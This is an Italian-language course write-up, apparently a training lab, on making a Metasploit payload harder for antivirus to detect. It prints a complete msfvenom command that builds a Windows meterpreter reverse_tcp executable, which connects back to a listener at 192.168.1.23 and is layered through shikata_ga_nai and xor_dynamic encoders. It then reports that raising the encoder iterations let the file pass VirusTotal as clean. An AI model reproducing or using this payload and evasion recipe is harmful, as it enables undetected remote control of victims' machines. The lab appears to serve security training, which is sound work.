

**S9/L1**

**MALWARE**

L’obiettivo di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al seguente malware:  
  
***msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata\_ga\_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor\_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 200 -o polimorficommm\_v2.exe***

Analizzandolo su **VirusTotal** (strumento online che permette di analizzare file sospetti, URL e indirizzi IP per verificarne la sicurezza) è possibile vedere il risultato è il seguente:   
  


Il risultato è molto preoccupante, visto che la maggior parte dei **vendor** non sono stati in grado di rilevarlo. Ma sfortunatamente, è possibile abbassare ulteriormente il punteggio modificando il malware di partenza. Questo sarà possibile aumentando il numero di iterazioni che verranno applicate all’encoder in maniera tale da offuscare ulteriormente il payload.   
Questa azione porterà sia vantaggi che svantaggi. Nel primo caso, aumentando il numero di iterazioni, la probabilità che un antivirus rilevi il file diminuisce, poiché ogni iterazione altera la struttura del file. Nel secondo caso, il payload potrebbe diventare più lento da eseguire, poiché ci sono più passaggi e maggiore elaborazione per decodificarlo.   
  
Aumentando dunque il numero di iterazioni in ogni encoder da 100 a 300, il risultato sarà il seguente:

Con questa “semplice” modifica, è stato possibile bypassare **VirusTotal** facendo passare il malware come file non malevolo.   
  
Ci sono svariati modi per bypassare i controlli. Si possono utilizzare encoder differenti e molto articolati per rendere più difficile il detect di questi file. In questo caso è stato utilizzato l’encoder **shikata\_ga\_nai**, uno degli encoder più conosciuti e utilizzati in **Metasploit** (e di conseguenza in **msfvenom**) per offuscare i payloads. È un encoder **polimorfico**, che modifica la struttura di un payload ogni volta che viene applicato, rendendolo più difficile da rilevare dai sistemi di sicurezza.

**xor\_dynamic** è un altro encoder disponibile in **Metasploit** che viene utilizzato per offuscare un payload. Come suggerisce il nome, si basa sull'operazione di **XOR**, che è una delle tecniche di codifica più comuni nel contesto della **cybersecurity** per nascondere e offuscare i dati.

Per concludere si è riutilizzato l’encoder shikata\_ga\_nai per mescolare ulteriormente il payload. Rendendo ancora più difficile l’intercettazione del malware.